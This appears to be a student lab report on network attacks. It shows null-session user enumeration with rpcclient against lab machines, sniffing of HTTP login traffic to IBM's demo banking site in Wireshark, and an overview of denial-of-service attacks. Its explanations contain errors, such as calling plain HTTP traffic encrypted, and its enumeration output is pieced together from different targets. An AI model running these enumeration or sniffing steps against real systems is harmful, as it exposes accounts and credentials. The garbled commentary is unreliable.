 - Brute-Force and Dictionary Attacks
 - NetBIOS-based Remote Code Execution
 - NetBIOS Name Service (NBNS) Spoofing

2. **Server Vulnerabilities**: Exploiting server vulnerabilities related to NetBIOS can result in unauthorized access, information disclosure, or the compromise of the underlying systems. Some common vulnerabilities include:

- Unpatched Systems
- Misconfigured Permissions
- Weak Authentication
- Lack of Encryption

```
root@kali:~# rpcclient -U "" 192.168.111.130
Enter 's password :
rpcclient $>querydominfo
Domain:          WORKGROUP
Server:          METASPLOITABLE
Comment:         metasploitable server (Samba 3.0.20-Debian)
Total Users:    35
Total Groups:   0
Total Aliases:  0
Sequence No:   1461847384
Force Logoff:  -1
Domain Server State: 0x1
Server Role:   ROLE_DOMAIN_PDC
Unknown 3:     0x1
```

The command "**rpcclient -U " " 192.168.111.130**" is used to initiate an RPC (Remote Procedure Call) session to a target system with the IP address "192.168.111.130" using the rpcclient tool. However, the username parameter (" -U") in the command you provided is left blank, which means that no specific username is specified for authentication.

In an RPC session, the rpcclient tool provides a command-line interface to interact with RPC services on a remote system. It allows you to execute various RPC functions, enumerate services, perform operations, and gather information.

When you execute the **rpcclient -U " " 192.168.111.130** command:

1. rpcclient is the command used to invoke the rpcclient tool.
2. -U " " is the option used to specify the username for authentication. In this case, the username is left blank, which means you are not providing a specific username for authentication.
3. 192.168.111.130 is the IP address of the target system you want to connect to using RPC.

Upon executing the command, rpcclient attempts to establish an RPC session with the specified IP address. However, since the username parameter is blank, it may result in authentication failure or limited functionality depending on the security configuration of the target system.

If the target system allows anonymous or null session connections, an RPC session may be established without specifying a username. However, the level of access and functionality available in the session will depend on the security settings and permissions configured on the target system.

```
rpcclient $> enumdomusers
user: [games] rid:[0x3f2]
user: [nobody] rid:[0x1f5]
user: [bind] rid:[0x4ba]
user: [proxy] rid:[0x402]
user: [syslog] rid:[0x4b4]
user: [user] rid:[0xbba]
user: [www-data] rid:[0x42a]
user: [root] rid:[0x3e8]
user: [news] rid:[0x3fa]
user: [postgres] rid:[0x4c0]
user: [bin] rid:[0x3ec]
user: [mail] rid:[0x3f8]
user: [distccd] rid:[0x4c6]
user: [proftpd] rid:[0x4ca]
user: [dhcp] rid:[0x4b2]
user: [daemon] rid:[0x3ea]
user: [sshd] rid:[0x4b8]
user: [man] rid:[0x3f4]
user: [lp] rid:[0x3f6]
user: [mysql] rid:[0x4c2]
user: [gnats] rid:[0x43a]
user: [libuuid] rid:[0x4b0]
user: [backup] rid:[0x42c]
user: [msfadmin] rid:[0xbb8]
user: [telnetd] rid:[0x4c8]
user: [sys] rid:[0x3ee]
user: [klog] rid:[0x4b6]
user: [postfix] rid:[0x4bc]
user: [service] rid:[0xbbc]
user: [list] rid:[0x434]
user: [irc] rid:[0x436]
user: [ftp] rid:[0x4be]
user: [tomcat55] rid:[0x4c4]
user: [sync] rid:[0x3f0]
user: [uucp] rid:[0x3fc]
```

The individual components of “**rpcclient \$> enumdomusers**” are:

- **rpcclient:** This is the command used to invoke the rpcclient tool, which is typically used to interact with RPC services on remote systems.
- **\$>:** The \$> is not a standard shell prompt or symbol used in the context of rpcclient or common shell environments. The symbol > is typically used as a shell prompt to indicate that the shell is ready to accept a command.
- **enumdomusers:** This term suggests that you want to enumerate or list domain users. Enumerating domain users typically involves interacting with the underlying RPC services to retrieve user information from a Windows Active Directory environment.

```
rpcclient $> queryuser 0x641
  User Name   : mhope
  Full Name   : Mike Hope
  Home Drive  : \\monteverde\users$\mhope
  Dir Drive   : H:
  Profile Path:
  Logon Script:
  Description :
  Workstations:
  Comment     :
  Remote Dial :
    Logon Time          : Fri, 29 May 2020 13:54:50 EDT
    Logoff Time         : Wed, 31 Dec 1969 19:00:00 EST
    Kickoff Time        : Wed, 13 Sep 30828 22:48:05 EDT
    Password last set Time : Thu, 02 Jan 2020 18:40:06 EST
    Password can change Time : Fri, 03 Jan 2020 18:40:06 EST
    Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
  unknown_2[0..31]...
  user_rid : 0x641
  group_rid: 0x201
  acb_info : 0x00000210
  fields_present: 0x00ffff
  logon_divs: 168
  bad_password_count: 0x00000000
  logon_count: 0x00000002
  padding1[0..7]...
  logon_hrs[0..21]...
```

The command **rpcclient \$> queryuser 0x641** seems to indicate that you are using the rpcclient tool to query user information using a user ID of "0x641".

If we intend to query user information using rpcclient, you would typically establish an RPC session with the target system and use the appropriate commands to interact with RPC services.

The command **rpcclient \$> enumdomusers** that we provided is being executed within the rpcclient tool's interactive shell. It lists the domain users along with their associated RID (Relative Identifier) values.

Each line represents a domain user with their associated username and RID.

It's important to note that user enumeration should only be performed with proper authorization and for legitimate purposes. Unauthorized user enumeration can be a violation of security policies and ethical guidelines.


Sniffing, in the context of computer networks, refers to the practice of capturing and analyzing network traffic. It involves intercepting and examining packets of data as they flow across a network, allowing you to observe and analyze the information being transmitted.

Sniffing can be performed for various reasons, including network troubleshooting, network performance analysis, security auditing, and network protocol analysis. However, it's important to note that sniffing can also be used maliciously for unauthorized monitoring or capturing sensitive information, such as passwords or confidential data. Unauthorized sniffing is a violation of privacy and security.


There are different techniques and tools used for network sniffing, including:

1. **Packet Sniffers:** Packet sniffers are software tools that capture and analyze network traffic. They allow you to view the contents of individual packets, analyze protocols, and identify network issues. Popular packet sniffers include Wireshark, tcpdump, and Microsoft Network Monitor.
2. **Promiscuous Mode:** Sniffing typically requires the network interface to be set to promiscuous mode. In this mode, the network interface captures all packets on the network segment, not just those destined for the device. This allows the sniffer to intercept and analyze all network traffic.
3. **Hub or Switch Monitoring:** In a shared Ethernet network (using a hub), all network traffic is visible to all devices connected to the hub, making it easier to capture packets. However, in a switched network, traffic is isolated between the source and destination, making it more challenging to capture packets. In such cases, tools like ARP poisoning or port mirroring can be used to redirect traffic to the sniffing device.

Here we are using Wireshark network sniffing tools like Wireshark can be valuable for legitimate purposes such as network troubleshooting, performance analysis, and protocol analysis. However, using such tools to capture sensitive information like login credentials and passwords without proper authorization is a violation of privacy and security.



To capture the network traffic we are firstly selecting eth0 interface and Beginning to capture network traffic by clicking the "Start" or "Capture" button in Wireshark.





After Launching Wireshark as we did not select the appropriate network interface that you want to sniff there is no traffic to capture.

A screenshot of a web browser window. The address bar shows "testfire.net/login.jsp". The page content is a login form for "Altoro Mutual". The header features the Altoro Mutual logo and a banner with three people and the text "DEMO SITE ONLY". The main form has tabs for "ONLINE BANKING LOGIN", "PERSONAL", "SMALL BUSINESS", and "INSIDE ALTORO MUTUAL". The "PERSONAL" tab is active, showing links for Deposit Product, Checking, Loan Products, Cards, Investments & Insurance, and Other Services. The "ONLINE BANKING LOGIN" section contains fields for Username (with "test") and Password (with "****"), and a "Login" button. The footer includes links for Privacy Policy, Security Statement, Server Status Check, REST API, and a copyright notice for 2023 Altoro Mutual, Inc. It also mentions that the web application is open source and provides a GitHub link.

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/usen/swcategory/SW130>.

Copyright © 2008-2023 IBM Corporation. All rights reserved.

Now we are visiting a testing website to create traffic



Now we are finding the ip address of the test website so that we can locate it in the traffic by running `ip.addr == 65.61.137.117` in the search bar to filter them out from other traffic.

Wireshark Screenshot showing network traffic for IP address 65.61.137.117. The interface is eth0. The packet list shows numerous TCP connections between 10.0.2.15 and 65.61.137.117. The details and bytes panes show the structure of the HTTP requests and responses.

```

Frame 214: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0
Ethernet II, Src: PcsCompu_53:0c:ba (08:00:27:53:0c:ba), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 65.61.137.117
Transmission Control Protocol, Src Port: 48800, Dst Port: 80, Seq: 0, Len: 0

```


Wireshark Screenshot showing the context menu for a selected TCP stream (tcp.stream.eq8). The menu path is "tcp.stream.eq8 > Follow > TCP Stream". Other options like UDP Stream, DCCP Stream, and QUIC Stream are also visible.

```


Frame 219: 390 bytes on wire (3120 bits), 390 bytes captured (3120 bits) on interface eth0
Ethernet II, Src: PcsCompu_53:0c:ba (08:00:27:53:0c:ba), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 65.61.137.117
Transmission Control Protocol, Src Port: 48800, Dst Port: 80, Seq: 1, Ack: 1, Len: 33
Hypertext Transfer Protocol

```

We should follow TCP stream in HTTP protocol. We have to do this for every signal in the traffic which has HTTP protocol to find sensitive information.



As we can see this is in encrypted form so we can decode it for some sensitive information.



To know sensitive information regarding the login credentials and passwords we can double click on HTTP protocol signals and follow the hypertext transfer protocol.

A Denial-of-Service (DoS) attack is a malicious attempt to disrupt the normal functioning of a network, system, or service by overwhelming it with a flood of illegitimate requests or excessive traffic. The goal of a DoS attack is to make the targeted resource unavailable to its intended users, causing a denial of service.

1. **Types of DoS Attacks:** DoS attacks can take various forms, including:

- **Network-based Attacks:** These attacks flood the targeted network with a large volume of traffic, such as ICMP Echo Requests (ping flood), UDP or TCP flood, SYN flood, or DNS amplification.
- **Application-layer Attacks:** These attacks target specific applications or services, exploiting vulnerabilities or overwhelming the application layer. Examples include HTTP floods, Slowloris attacks, or application-specific exploits.
- **Distributed DoS (DDoS) Attacks:** DDoS attacks involve multiple sources (botnets) launching coordinated attacks on a target, increasing the scale and effectiveness of the attack.


2. **Impact:** DoS attacks can disrupt the availability of services, rendering them slow, unresponsive, or completely inaccessible. This can result in financial losses, reputational damage, and impact business operations or critical infrastructure

3. **Motivations:** DoS attacks can be launched for various reasons, including:

- **Vandalism or Hacktivism:** Individuals or groups may launch attacks for fun, as a personal challenge, or to make a statement.
- **Extortion:** Attackers may demand ransom to stop the attack or to prevent future attacks.
- **Competition or Revenge:** Competitors or individuals seeking revenge may target a business or organization to disrupt their operations.
- **Distraction:** Attackers may launch a DoS attack as a diversionary tactic to divert attention from another attack, such as data theft or intrusion attempts.

4. **Mitigation:** Organizations can implement various mitigation techniques to protect against DoS attacks, including:

- **Network Monitoring:** Deploying intrusion detection systems (IDS) and intrusion prevention systems (IPS) to detect and block suspicious traffic patterns.
- **Traffic Filtering:** Implementing firewalls or traffic filtering mechanisms to block known attack vectors or malicious IP addresses.
- **Load Balancing and Redundancy:** Distributing network traffic across multiple servers or data centers to handle increased load and minimize the impact of a DoS attack.
- **DoS Protection Services:** Utilizing specialized DoS protection services or content delivery networks (CDNs) that can absorb and mitigate DDoS attacks.



First when we open wireshark we can see that there is no traffic at all

As conducting DoS attacks is illegal and unethical. Engaging in such activities can lead to severe legal consequences. Understanding the principles and techniques behind DoS attacks can help organizations implement effective countermeasures to protect their networks and services. I'm conducting on my own device.

```
Microsoft Windows [Version 10.0.22621.1848]
(c) Microsoft Corporation. All rights reserved.

C:\Users\iragh>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . .

Ethernet adapter Ethernet 2:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . .

Unknown adapter Local Area Connection:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . .

Ethernet adapter Ethernet 3:
Connection-specific DNS Suffix . . .
Link-local IPv6 Address . . . . . : fe80::a396:c57c:2ada:2da5%58
IPv4 Address . . . . . : 192.168.56.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Wireless LAN adapter Local Area Connection* 1:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . .
```

```
Wireless LAN adapter Local Area Connection* 1:  
  Media State . . . . . : Media disconnected  
  Connection-specific DNS Suffix . :  
  
Wireless LAN adapter Local Area Connection* 2:  
  Media State . . . . . : Media disconnected  
  Connection-specific DNS Suffix . :  
  
Wireless LAN adapter Wi-Fi:  
  Connection-specific DNS Suffix . :  
  Link-local IPv6 Address . . . . . : fe80::cf9b:37c7:9f47:d36  
  IPv4 Address . . . . . : 192.168.1.9  
  Subnet Mask . . . . . : 255.255.255.0  
  Default Gateway . . . . . : fe80::1%20  
                                192.168.1.1
```

